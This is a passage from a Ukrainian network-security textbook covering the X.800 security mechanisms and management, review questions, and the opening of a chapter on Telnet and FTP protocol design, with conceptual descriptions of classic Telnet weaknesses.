- із застосуванням криптографічних методів;
- демонструючи характеристики або можливості сутності.

Щоб уникнути повторення даних, криптографічні методи іноді використовують разом із процедурами «рукостискання» (Handshaking) — обміну з квитируванням, підтвердження зв'язку.

Методи автентифікаційного обміну інколи (залежно від обставин) використовують разом із:

- часовими штампами і синхронізацією годинників;
- двох- і трьохетапними процедурами «рукостискання» (відповідно для одноти двохсторонньої автентифікації);
- сервісами унеможливлення відмови від авторства, що досягається використанням механізмів цифрового підпису та (або) нотаризації.

Заповнення трафіку

Механізми заповнення трафіку застосовують для забезпечення захисту від аналізування трафіку. Ці механізми ефективні лише в поєднанні із засобами забезпечення конфіденційності.

Керування маршрутом

Маршрути можна обирати динамічно або статично таким чином, щоб використовувати лише фізично безпечні підмережі, вузли комутації та канали. Кінцеві системи у разі виявлення неодноразових атак на маршруті мають можливість звернутися до провайдера мережних послуг для встановлення з'єднання за іншим маршрутом.

Передавання даних, що мають мітки безпеки, через певні підмережі, вузли комутації та канали може бути заборонено політикою безпеки. Ініціатор з'єднання, або відправник даних, які передаються без встановлення з'єднання, має можливість обмежити маршрут таким чином, щоб оминути певні підмережі, вузли комутації та канали.

Нотаризація

За допомогою механізму нотаризації завіряються характеристики даних, що передаються між двома (або більше) сутностями (їх цілісність, джерело, час передавання і пункт призначення). Достовірність таких даних стверджує третя сторона, якій довіряють сутності, що взаємодіють, і яка володіє достатньою для цього інформацію. Кожна сутність, що взаємодіє із застосуванням механізму нотаризації, використовує цифровий підпис, шифрування і контроль цілісності.

15.4.3. Універсальні механізми безпеки

Вище було перелічено механізми безпеки, специфічні для певних сервісів або рівнів моделі OSI. Рекомендації X.800 визначають універсальні, або, як їх ще називають, повсюдні (Pervasive), механізми безпеки. До них належать:

- довірена функціональність;
- мітки безпеки;
- детектування подій;
- аудит безпеки;
- відновлення безпеки.

Довірена функціональність

Будь-яка функціональність, що безпосередньо забезпечує механізми безпеки або надає доступ до таких механізмів, має бути довіреною.

Процедури, які застосовуються для підтвердження того, що апаратні та (або) програмні компоненти справді заслуговують на довіру, знаходяться поза межами Рекомендацій X.800.

Мітки безпеки

Ресурси, що містять дані, можуть мати асоційовані з ними мітки безпеки. Найчастіше за допомогою таких міток визначають рівень чутливості даних до порушення їхньої безпеки (наприклад, їх конфіденційність).

Використання міток безпеки було розглянуто у розділах 4 (на рівні моделей) і 14 (у практичній реалізації).

Детектування подій

Детектування подій, що впливають на безпеку, полягає у виявленні порушень безпеки, а іноді й в реєстрації подій, на кшталт успішного входження в систему і доступу до об'єктів. Детектування різних подій, що впливають на безпеку, може супроводжуватися:

- локальним інформуванням про подію;
- віддаленим інформуванням про подію;
- реєстрацією події у журналі;
- дією з відновлення.

Аудит безпеки

Аудит безпеки — це незалежний огляд і аналіз системних записів і дій, який здійснюють з метою перевірки адекватності керування системою та її відповідності встановленій політиці та процедурам, а також задля оцінювання завданих пошкоджень і надання рекомендацій щодо змінень у керуванні, політиці та процедурах. Аудит безпеки вимагає занесення відповідної інформації до певного протоколу. Реєстрація та запис інформації належить до механізмів безпеки, а аналіз і генерування звітів — до функцій керування безпекою.

Відновлення безпеки

Цей механізм обробляє запити від механізму оброблення подій і виконує дії з відновлення безпеки відповідно до встановлених правил. Відновлення може відбуватися:

- миттєво (миттєве відключення чи розрив з'єднання);
- тимчасово (тимчасове блокування деякої сутності);
- у тривалий термін (занесення сутності у «чорний список» або змінення ключової інформації).

У табл. 15.6 наведено механізми, які можуть бути задіяні для реалізації сервісів безпеки.

Таблиця 15.6. Сервіси безпеки та задіяні ними механізми

Сервіс	Механізм							
	Шифрування	Цифровий підпис	Керування доступом	Цілісність даних	Автентифікаційний обмін	Заповнення трафіку	Керування маршрутом	Нотаризація
Автентифікація сторін	+	+			+			
Автентифікація джерела даних	+	+						
Керування доступом			+					
Конфіденційність даних під час обміну із встановленням з'єднання	+						+	
Конфіденційність даних під час обміну без встановлення з'єднання	+						+	
Конфіденційність окремих полів даних	+							
Конфіденційність трафіку	+					+	+	
Цілісність даних під час обміну із встановленням з'єднання з відновленням	+			+				
Цілісність даних під час обміну із встановленням з'єднання без відновлення	+			+				
Цілісність окремих полів даних під час обміну з встановленням з'єднання	+			+				
Цілісність даних під час обміну без встановлення з'єднання	+	+		+				
Цілісність окремих полів даних під час обміну без встановлення з'єднання	+	+		+				
Унеможливлення відмови від авторства з підтвердженням справжності джерела даних		+		+				+
Унеможливлення відмови від авторства з підтвердженням доставлення		+		+				+

15.4.4. Керування безпекою

Рекомендаціям з керування безпекою (адміністрування функцій безпеки) присвячено значну частину Рекомендацій X.800. Ми зупинимося лише на найголовніших моментах.

У загальному випадку в розподіленій системі можуть бути впроваджені різні політики безпеки. Сутності, для яких встановлена єдина політика безпеки і які знаходяться під єдиним адміністративним керуванням, поєднують у так званий *домен безпеки* (Security Domain).

Адміністрування безпеки взаємодії відкритих систем полягає в поширенні інформації, необхідної для роботи сервісів і механізмів безпеки, а також у збиранні та аналізуванні інформації про їх функціонування. Можна назвати такі приклади адміністрування безпеки, як розповсюдження криптографічних ключів, встановлення параметрів захисту, реєстрація звичайних і надзвичайних подій безпеки, активізація та деактивізація сервісів тощо.

Концептуальною основою адміністрування безпеки є *інформаційна база керування безпекою* (Security Management Information Base, SMIB). Хоча вона може бути зорганізована не лише як єдине або розподілене сховище, потрібно, щоб кожна з кінцевих систем мала інформацію, необхідну для реалізації обраної політики безпеки.

SMIB реалізують у вигляді:

- таблиці даних;
- файлу;
- даних або правил, впроваджених у програмне забезпечення.

Керування безпекою може потребувати обміну відповідними даними між різними системами. Усі протоколи керування (насамперед, протоколи керування безпекою) та комунікаційні канали, якими здійснюється обмін, — потенційно вразливі. Це вимагає особливої уваги до захисту протоколів керування.

Керування безпекою взаємодії відкритих систем здійснюють шляхом:

- адміністрування системи у цілому;
- адміністрування сервісів безпеки;
- адміністрування механізмів безпеки.

Адміністрування системи в цілому здійснюється шляхом:

- загального керування політикою безпеки, зокрема через підтримку її актуальності;
- взаємодії з іншими функціями керування безпекою взаємодії відкритих систем;
- взаємодії з функціями адміністрування сервісів безпеки та функціями адміністрування механізмів безпеки;
- керування реагуванням на події;
- керування аудитом безпеки;
- керування відновленням безпеки.

Адміністрування сервісів здійснюється шляхом:

- визначення об'єктів, що підлягають захисту конкретним сервісом;
- визначення і підтримки правил добирання механізмів безпеки (за наявності альтернатив) для забезпечення потрібного сервісу безпеки;
- взаємодії з іншими адміністраторами стосовно механізмів безпеки, які вимагають узгоджених дій;
- взаємодії з іншими функціями адміністрування сервісів безпеки та функціями адміністрування механізмів безпеки.

Адміністрування механізмів безпеки здійснюють шляхом керування:

- ключами;
- шифруванням;
- механізмом цифрового підпису;
- параметрами доступу;
- цілісністю даних;
- автентифікацією;
- заповненням трафіку;
- маршрутизацією;
- нотаризацією.

15.4.5. Подальший розвиток міжнародних стандартів

Як зазначалося, Рекомендації X.800 узгоджено зі стандартом ISO/IEC 7498-2 [129]. Викладені у цих документах концепції набули подальшого розвитку в нових стандартах ITU-T та ISO (які також узгоджено між собою):

- ISO/IEC 10745 та ITU-T X.803 «Upper Layers Security Model» [132];
- ISO/IEC 13594 та ITU-T X.802 «Lower Layers Security Model» [133];
- ISO/IEC 10181-1 та ITU-T X.810 «Security frameworks for open systems, Part 1: Overview» [134];
- ISO/IEC 10181-2 та ITU-T X.811 «Security frameworks for open systems, Part 2: Authentication framework» [135];
- ISO/IEC 10181-3 та ITU-T X.812 «Security frameworks for open systems, Part 3: Access control framework» [136];
- ISO/IEC 10181-4 та ITU-T X.813 «Security frameworks for open systems, Part 4: Non-repudiation framework» [137];
- ISO/IEC 10181-5 та ITU-T X.814 «Security frameworks for open systems, Part 5: Confidentiality framework» [138];
- ISO/IEC 10181-6 та ITU-T X.815 «Security frameworks for open systems, Part 6: Integrity framework» [139];
- ISO/IEC 10181-7 та ITU-T X.816 «Security frameworks for open systems, Part 7: Security audit framework» [140].

Висновки

1. Технологія відкритих систем забезпечує можливість перенесення прикладних програм між різними платформами і взаємодії різних систем шляхом впровадження міжнародних стандартів, що поширюються на всі програмні й апаратні інтерфейси між компонентами систем.
2. Міжнародна організація зі стандартів ISO розробила еталонну модель взаємодії відкритих систем, що складається із семи рівнів зі стандартними назвами,

на яких виконуються певні функції. Кожен рівень підтримує інтерфейси із сусідніми рівнями.

3. Погоджений набір протоколів різних рівнів, достатній для організації міжмережної взаємодії, називають стеком протоколів. Найпоширенішим стеком протоколів на сьогодні є стек TCP/IP, на якому побудовано глобальну мережу Інтернет.
4. Інтернет складається з автономних систем. Автономна система — це сукупність мереж, що знаходяться під єдиним адміністративним керуванням. Автономні системи безпосередньо пов'язуються між собою, утворюючи мережу з комірковою топологією.
5. Користувачі та прикладні програми в Інтернеті у якості адрес переважно використовують доменні імена. Транспортування пакета в IP-мережі здійснюється за його IP-адресою, а передавання у кожній з підмереж — за локальною адресою. Таким чином, під час обміну в Інтернеті здійснюються перетворення адрес двох типів: визначення IP-адреси за доменним іменем і визначення локальної адреси за IP-адресою. Для перетворення доменних імен на IP-адреси (і навпаки) створено систему доменних імен (DNS).
6. Між зовнішніми маршрутизаторами Інтернету можна використовувати лише один протокол маршрутизації — той, що визнаний співтовариством Інтернету як стандартний для зовнішніх маршрутизаторів. Наразі таким стандартизованим протоколом є BGP-4.
7. На розподілені ІКС може бути здійснено специфічний вид атак — мережні, або віддалені атаки, до яких належать атаки на розподілені обчислювальні системи, що здійснюють програмні засоби каналами зв'язку. Така атака може бути спрямована не лише на протоколи та мережні служби, а й на операційні системи і прикладні програми вузлів мережі. Типові віддалені атаки:
   - аналіз мережного трафіку;
   - підміна довіреного об'єкта в розподіленій системі;
   - впровадження в розподілену систему фальшивого об'єкта через нав'язування фальшивого маршруту;
   - впровадження в розподілену систему фальшивого об'єкта шляхом використання недоліків алгоритмів віддаленого пошуку;
   - відмова в обслуговуванні.
8. Базовими документами у сфері захисту розподілених систем стали технічно узгоджені документи ISO/IEC 7498-2 і Рекомендації CCITT X.800 «Архітектура безпеки взаємодії відкритих систем для застосувань CCITT». У цих документах зазначено такі сервіси безпеки:
   - автентифікація;
   - керування доступом;
   - конфіденційність даних;
   - цілісність даних;
   - унеможливлення відмови від авторства.

9. Реалізацію сервісів безпеки згідно з рекомендаціями X.800 можна здійснити впровадженням таких механізмів:
   - шифрування;
   - цифровий підпис;
   - керування доступом;
   - контроль цілісності даних;
   - автентифікаційний обмін;
   - заповнення трафіку;
   - керування маршрутом;
   - нотаризація.

Контрольні запитання та завдання

1. Що таке відкриті системи і які вони мають переваги?
2. Назвіть рівні, визначені в еталонній моделі OSI, та основні завдання кожного з рівнів.
3. Назвіть відомі вам стеки мережних протоколів, і розкажіть про їх призначення.
4. Що таке автономна система в Інтернеті? Яке значення має поділ на автономні системи для маршрутизації в Інтернеті?
5. IP-адреси з яких діапазонів не маршрутизуються в Інтернеті?
6. Назвіть відомі вам домени верхнього рівня.
7. Яким чином здійснюється перетворення доменних імен на IP-адреси?
8. Які алгоритми маршрутизації ви знаєте? Назвіть типові для Інтернету алгоритми і ті, що мають переваги з точки зору безпеки.
9. Назвіть специфічні механізми безпеки за Рекомендаціями X.800. Розкажіть, які механізми застосовують ті чи інші сервіси безпеки.

Розділ 16

Безпека мережних протоколів Інтернету

- Мережні сервіси прикладного рівня
- Мережні служби UNIX
- Транспортні протоколи
- Протокол IP
- Протоколи маршрутизації
- Протоколи керування мережею

16.1. Протоколи прикладного рівня

У цьому розділі буде описано проблеми, пов'язані з безпекою протоколів Інтернету. Такі проблеми можуть виникати через «атаки на протоколи», тобто через атаки, які використовують не вразливості конкретної системи, а недоліки, притаманні саме протоколам мережної взаємодії.

Аналізуючи безпеку протоколів, слід чітко розуміти різницю між протоколами та їх реалізаціями. Протокол — це набір правил і домовленостей, яких дотримуються сторони під час взаємодії через мережу. Ці правила мають бути оформлені у вигляді документа, який визнають розробники програмного забезпечення. Документ може мати силу стандарту, а може бути поданий як пропозиції або рекомендації. Документи, на основі яких побудовано Інтернет і згідно з якими він функціонує, називають RFC (Request For Comments — запит коментарів). Кожний документ RFC має свій унікальний номер. Організація, яка координує діяльність із вирішення технічних проблем, пов'язаних з Інтернетом, має назву IETF (Internet Engineering Task Force — комітет з інженерних питань Інтернету) [141]. Саме ця організація і веде облік RFC.

Реалізація протоколу — це програма з усіма притаманними їй вадами: неточною або неповною реалізацією специфікацій протоколу, документованими або недокументованими додатковими функціями, помилками в алгоритмах і в реалізаціях алгоритмів (помилками програмування).

Далі буде розглянуто проблеми безпеки, пов'язані з самими протоколами та з їх реалізаціями.

Передусім зауважимо, що дві найважливіші служби Інтернету — глобальну гіпертекстову систему (Веб), реалізовану на протоколі HTTP, та електронну пошту,

основними протоколами якої є SMTP, POP3, IMAP4, — не буде описано під час розгляду безпеки протоколів прикладного рівня. Безпеці цих служб присвячено окремий розділ.

16.1.1. Протокол Telnet

Почнемо з класичних протоколів Інтернету і насамперед із Telnet — протоколу взаємодії, що підтримує двосторонній обмін окремими символами (байтами) і віртуальні термінали. Стандарт протоколу Telnet описано в RFC-854–861 [142–149].

Термінал, яким він був на початку своєї еволюції, — це апаратний пристрій, що складався з пристрою введення інформації (клавіатури) і пристрою виведення інформації (телетайпа, який у подальшому замінив монітор). Телетайп — це дистанційно керований пристрій друкування, фактично — електромеханічна друкарська машинка, здатна друкувати послідовність символів, що надходить до неї через інформаційний кабель. Саме від телетайпів успадковано терміни «переведення рядка» (Line Feed, LF) і «повернення каретки» (Carriage Return, CR). Монітор спочатку використовували лише як телетайп, тому основною його функцією також було послідовне друкування інформації, хоча користувачі могли вже видаляти помилково надруковані символи, виконувати спрощені операції переведення курсору (який замінив каретку пристрою друкування) у будь-яку позицію на екрані. Згодом з'явилися додаткові можливості, на кшталт змінення кольору і фону шрифту та його кодової таблиці, завантаження додаткових наборів символів і багато інших (про графічні термінали зараз не йдеться). При цьому термінал продовжує бути байт-орієнтованим (символьним) пристроєм, який передає комп'ютеру послідовність байтів (кодів натиснутих клавіш) і приймає від нього послідовність байтів (кодів символів для виведення на екран). Коди символів було стандартизовано. До кожного стандартного набору крім латинської абетки входили ще й деякі спеціальні (службові) символи. Зі стандартних наборів кодів символів найбільшого поширення набув код ASCII (American Standard Code for Information Interchange — американський стандартний код для обміну інформацією). Також поширеним є код EBCDIC, що застосовують здебільшого на великих комп'ютерах (мейнфреймах).

Команди термінала передавалися в основному потоці виведення, а щоб їх можна було відрізнити від символів, які мали бути надрукованими, команди оформлювалися в так звані ESC-послідовності (ескейп-послідовності). ESC-послідовність починається зі службового символу ESC, за яким розташовано один чи кілька символів, що складають команду, яка може мати параметри. У результаті розвитку систем команд терміналів виникла потреба в їх стандартизації, відтак з'явилася низка стандартів терміналів: ANSI, VT52, VT100 та інші.

Зв'язок термінала з комп'ютером не потребує великої швидкості обміну даними, і тому здебільшого його реалізовували на основі стандартного інтерфейсу послідовного передавання даних RS-232. Підключення віддаленого термінала з використанням модемів і звичайних аналогових телефонних ліній жодних проблем не викликало.

Коли комп'ютери почали об'єднувати у мережу, постало питання: як забезпечити взаємодію комп'ютерів за максимального використання наявних технологій? І тут дуже зручним виявився протокол Telnet, який забезпечував двосторонній обмін байтами, аналогічний обміну термінала з комп'ютером. Клієнт Telnet — це програма, яка підтримує інтерфейс командного рядка і систему команд деякого стандартного термінала (або навіть багатьох різних стандартних терміналів). Як правило, у багатовіконних графічних середовищах клієнт Telnet запускається в інтерфейсі командного рядка (який часто не зовсім коректно називають консоллю). Сервер Telnet за стандартом займає TCP-порт 23.

Telnet — дуже давній протокол; його було розроблено ще наприкінці 60-х років минулого століття. Тоді це був, напевно, найважливіший з усіх прикладних протоколів. Хоча протокол Telnet зараз не є таким значущим, його використовують і дотепер, зокрема для віддаленого керування UNIX-серверами і мережним обладнанням. Розглянемо принцип роботи цього протоколу і притаманні йому вади.

Будова Telnet

Протокол Telnet використовує принцип «команди у потоці даних» (In Band Signaling). Цей принцип реалізовано таким чином: будь-який байт даних, крім 0xFF, інтерпретується як дані. Байт 0xFF (для нього використовується мнемонічне позначення IAC) означає, що за ним іде байт-команда. Деякі команди мають опції, які теж займають один байт. Деякі опції, у свою чергу, вимагають передавання параметрів у один чи кілька байтів. Параметри передаються з використанням спеціальних команд <IAC SB> (початок підопції) та <IAC SE> (кінець підопції). Найпоширеніші командні байти наведено в табл. 16.1.

Є багато опцій, для узгодження яких використовують команди WILL, WONT, DO і DONT. Деякі з найуживаніших опцій наведено в табл. 16.2.

Таблиця 16.1. Значення командних байтів

Мнемонічне позначення	Код	Значення
IAC	0xFF	Interpret As Command — наступний байт інтерпретувати як команду. Якщо наступний байт — 0xFF, вважати його байтом даних, що дорівнює 0xFF
EOF	0xEC	End Of File — кінець файлу
EOR	0xEF	End Of Record — кінець запису
NOP	0xF1	No Operation — немає операції. Ця команда використовується для перевірки сесії. Якщо сесію розірвано, команда призведе до помилки TCP, інакше помилки не виникне (і взагалі ніякої реакції не буде). Деякі сервери час від часу видають цю команду для перевірки активності клієнта
SB	0xFA	Sub-option Begins — початок підопції
SE	0xF0	Sub-option Ends — кінець підопції
BRK	0xF3	Break — переривання. Призводить до переривання сесії з очищенням буферів введення-виведення
EC	0xF7	Erase Character — видалити символ, одержаний останнім
EL	0xF8	Erase Line — видалити рядок, одержаний останнім

Таблиця 16.1 (*закінчення*)

Мнемонічне позначення	Код	Значення
GA	0xF9	Go Ahead — використовується у напівдуплексному режимі та передає керування одержувачу
WILL	0xFB	Відправник бажає увімкнути деяку опцію і запитує на це згоду. Якщо одержувач згоден, він відповідає DO, якщо ні — DONT
WONT	0xFC	Відправник вимкнув деяку опцію. Одержувач має підтвердити це відповіддю DONT
DO	0xFD	Відправник просить одержувача увімкнути деяку опцію. Якщо одержувач згоден, він виконує відповідну дію і відповідає WILL, якщо ні — WONT
DONT	0xFE	Відправник вимагає в одержувача вимкнути деяку опцію. Одержувач має зробити це і відповісти WONT

Таблиця 16.2. Значення опцій

Код опції	Значення
0x01	Exo
0x03	Заборона команди GA
0x05	Статус
0x06	Маркер часу
0x18	Тип термінала
0x1F	Розмір вікна
0x20	Швидкість термінала
0x22	Лінійний режим
0x24	Прочитати (змінити) змінні оточення

Протокол Telnet підтримує чотири режими передавання даних.

- **Напівдуплексний режим.** Передбачає одностороннє передавання даних. Кожна зі сторін завершує передавання командою GA. За умовчанням клієнт знаходиться в напівдуплексному режимі. Наразі цей режим майже не використовують.
- **Символьний режим.** Передбачає, що кожний введений символ невідкладно доставляється одержувачу. Це повноцінний дуплексний режим. Але в мережах TCP/IP передавання окремих символів є надто ресурсномістким процесом: обов'язкові заголовки TCP й IP по 20 байт кожний додаються до єдиного байта даних. Фактично, мережею передаються самі заголовки. Перехід з напівдуплексного режиму в символьний здійснює команда <IAC DO 0x3> чи <IAC WILL 0x3>, тобто одна зі сторін просить іншу відключити команду GA, або сама її відключає та інформує про це іншу сторону.

  Для підвищення ефективності символьного режиму застосовують алгоритм Нагла: після відправлення пакета даних і до одержання підтвердження про його доставлення (на рівні TCP) всі символи, що їх намагається передати Telnet, накопичуються у буфері, а потім надсилаються одним TCP-пакетом. Цей алгоритм реалізовано на рівні, нижчому за протокол Telnet, і є для останнього абсолютно прозорим.

- **Рядковий режим.** Рядковий режим (Kluge Line Mode) не було передбачено розробниками, він виник через помилку та виявився досить зручним. Якщо у символьному режимі з увімкненою опцією exo вимкнути її або зробити запит на ввімкнення GA, то інша сторона перейде в рядковий режим, в якому вона передаватиме цілий рядок символів в одному пакеті. Таке може трапитися під час введення пароля: сервер виводить запрошення і просить клієнта вимкнути exo, клієнт у цьому разі надсилає весь пароль в одному пакеті (див. приклад далі). Якщо ж локальне exo було вимкнуто, сервер вимикає exo на своєму боці, та клієнт передає пароль по одному символу в пакеті.
- **Лінійний режим.** Напевно, саме лінійний режим (Line Mode) потрібно було б вважати рядковим. Це недавно створений режим, якому слід надавати перевагу. Його описано в RFC-1184 [150].

Розглянемо, як на практиці взаємодіють сервер (S) і клієнт (C) за спроби входження на сервер:

```
S: IAC DO 0x3; сервер пропонує клієнту перейти у символьний режим
C: IAC WILL 0x3; клієнт підтверджує і переходить у символьний режим
S: IAC DO 0x1; сервер пропонує клієнту ввімкнути exo-відображення
               ; введених символів
C: IAC WILL 0x1; клієнт підтверджує і вмикає exo-відображення
                 ; введених символів
S: login:; сервер передає рядок "login:"
C: <username>; клієнт надсилає на сервер рядок, введений користувачем
S: password:; сервер передає рядок "password:"
S: IAC DONT 0x1; сервер пропонує клієнту вимкнути exo-відображення
                 ; введених символів
C: IAC WONT 0x1; клієнт підтверджує і вимикає exo- відображення
                 ; введених символів
C: <password>; клієнт надсилає на сервер рядок, введений
               ; користувачем, причому користувач не бачить на
               ; екрані символи, які він вводить
```

Деякі сервери діють інакше: вони відразу вимагають від клієнта вимкнення exo-відображення символів, при цьому клієнт відображає на екрані лише ті з введених символів, які сервер повернув клієнту. Слід зазначити, що деякі клієнти не виконують усі команди серверів.

Атаки на сервер Telnet

Стосовно безпеки стандартний протокол Telnet має такі недоліки:

- у протоколі не передбачено ідентифікації та автентифікації, а також контролю послідовності переданих даних; у цьому він цілком покладається на протокол TCP (про надійність протоколу TCP йтиметься далі, в підрозділі 16.2.2);
- в усіх режимах, крім лінійного, не передбачено шифрування (нагадаємо, що протокол Telnet дуже часто використовують для віддаленого адміністрування серверів і мережного обладнання, відтак імовірним є передавання конфіденційних даних, зокрема паролів).

З огляду на це порушник, прослуховуючи Telnet-сеанси, може одержати ім'я користувача і його пароль, щоб потім скористатися ними. Деякі сучасні реалізації клієнтів і серверів підтримують шифрування даних і не створюють проблеми. Але слід пам'ятати, що шифрування мають підтримувати обидві сторони, інакше буде встановлено незахищений сеанс обміну. На жаль, навіть сучасне мережне обладнання має вбудовані Telnet-сервери, які не підтримують шифрування.

Зауважимо, що кілька сучасних RFC, які мають статус пропозицій стандартів, специфікують опції автентифікації [151–155] і шифрування [156–160] в Telnet.

Інколи замість Telnet використовують протокол SSH, наприклад під час адміністрування UNIX-серверів.

В окремих непересічних випадках для віддаленого керування серверами та обладнанням доводиться організовувати фізично ізольовану або віртуальну захищену мережу.

Протокол Telnet має ще одну можливість, яка суттєво впливає на безпеку сервера, хоча її не часто використовують. Ідеться про здатність клієнта впливати на змінні оточення сервера ще до автентифікації. Цю можливість підтримує багато сучасних серверів Telnet. Вона може бути використана, наприклад, для атаки на FTP-сервер, який дає змогу анонімно завантажувати файли. Порушник, застосовуючи протокол FTP, може спочатку завантажити модифіковану бібліотеку (наприклад, libc), яка містить потрібні йому функції, або й взагалі «троянського коня» під добре відомим ім'ям (наприклад, ls), а після цього відкрити Telnet-сесію і змінити змінну оточення, що вказує на бібліотеку чи змінну PATH. Такі атаки нелегко виявити, оскільки і змінні оточення, і каталоги, до яких є доступ для анонімного завантаження файлів за протоколом FTP, ретельно перевіряють далеко не всі адміністратори. Позаяк описана вразливість наразі є добре відомою, її наявність у системі (тобто дозвіл на віддалену модифікацію змінних оточення) слід вважати помилкою адміністрування.

Не можна не згадати і про те, що деякі сервери Telnet мали класичні помилки переповнення буфера. Хоча в наш час зловмисникам не варто на те сподіватися, різні нестандартні сервери Telnet (наприклад, вбудовані в мережне обладнання) ретельно перевіряють на наявність таких помилок.

Атаки на клієнта Telnet

Це може здивувати, але клієнтські програми Telnet також впливають на безпеку комп'ютера, традиційно через помилки переповнення буфера. Якщо клієнт має таку помилку, зловмисник може використати її, наприклад, розмістивши на вебсервері посилання на кшталт telnet://server.edu/*xxxxxxxx*. Як тільки недбалий користувач активізує це посилання, його браузер запустить Telnet-клієнта і передасть йому параметри (за *xxxxxxxx* може ховатися спеціально добраний рядок, що дає змогу виконати на комп'ютері клієнта певну команду). Такі помилки тривалий час були актуальними для Telnet-клієнтів операційних систем Windows 9x [15, 60], особливо через не дуже високу кваліфікацію користувачів цих ОС. Зауважимо, що користувач міг взагалі не знати і не користуватися Telnet-клієнтом , його автоматично запускав браузер.

Ще одну можливість атаки на клієнта було приховано у драйвері ANSI. Використання можливостей більшості терміналів не наражало на небезпеку комп'ютери клієнтів. Але були й драйвери ANSI, які підтримували макрокоманди. Під час взаємодії Telnet-клієнта з таким драйвером ANSI з'являлася можливість виконувати на комп'ютері клієнта макрокоманди, передані з сервера. А це вже можна вважати потенційною вразливістю.

16.1.2. Протокол FTP

Протокол FTP (File Transfer Protocol — протокол передавання файлів) є одним із найдавніших протоколів стека TCP/IP і найпоширеніших в Інтернеті. Якщо приблизно десять років тому традиційно писали, що «протокол FTP не менш поширений в Інтернеті, ніж Telnet», то сьогодні можна впевнено говорити про те, що протокол FTP є набагато популярнішим, позаяк не має адекватної альтернативи (на відміну від Telnet). Інша річ, що на зміну традиційним інтерфейсам і прийомам роботи з FTP прийшли нові. До певної міри частину функціональності FTP реалізують за допомогою протоколу HTTP, але доступ до FTP-серверів зручніше здійснювати з клієнтів FTP. Протокол FTP описано у RFC-959 [161].

Модель протоколу FTP

Обмін даними у протоколі FTP здійснюється з використанням транспортного протоколу TCP. Обмін побудовано за принципом технології клієнт–сервер. На рис. 16.1 зображено модель протоколу FTP.




Рис. 16.1. Модель протоколу FTP

Перше, на що слід звернути увагу, розглядаючи модель протоколу, — це наявність двох окремих каналів обміну між клієнтом (у термінах протоколу FTP — користувачем) і сервером: каналу керування і каналу передавання даних.

Керування обміном здійснюється через канал керування за стандартом протоколу Telnet. При цьому TCP-з'єднання ініціює інтерпретатор протоколу користувача, який відповідно до команд, що надходять з інтерфейсу користувача (який може бути і стандартним інтерфейсом командного рядка, і графічною багатовіконною системою), генерує команди FTP і передає їх на сервер. Сервер надсилає відповіді користувачу також каналом керування. У загальному випадку користувач може встановити контакт з інтерпретатором протоколу сервера й іншими засобами, відмінними від інтерпретатора користувача (наприклад, клієнтом Telnet).

За допомогою команд FTP можна задавати параметри каналу передавання даних і самого процесу передавання, а також визначати характер роботи з віддаленою та локальною файловими системами.

Сесія керування, за потреби, ініціює канал передавання даних. Наприклад, команди get (отримати файл з віддаленого комп'ютера) і put (передати файл з локального комп'ютера на віддалений) відкривають канал передавання даних (окреме TCP-з'єднання), який після завершення передавання закривається. Канал даних встановлюється для того самого хоста, що й канал керування. Канал передавання даних організовано інакше, ніж канал керування: обмін даними ініціює сервер згідно з параметрами, узгодженими в сесії керування.

Інколи виникає потреба у передаванні даних на третю машину. У цьому випадку користувачу потрібно організувати канали керування з двома серверами, тоді він матиме прямий канал передавання даних між ними. Команди керування йдуть через користувача, а обмін даними здійснюється безпосередньо між серверами (рис. 16.2).




Рис. 16.2. Передавання даних між двома серверами

Канал керування має бути відкритим під час передавання даних між машинами. Після того як його буде закрито, передавання даних припиниться.

У протоколі FTP велику увагу було приділено узгодженню обміну даними між комп'ютерами, які мають різну архітектуру. В Інтернеті разом із персональними комп'ютерами з різними архітектурами (PC і Mac) співіснують сервери різних платформ і навіть суперкомп'ютери. Усі вони мають різну довжину машинного слова, а також можуть мати різний порядок байтів у слові та навіть порядок бітів у байті.

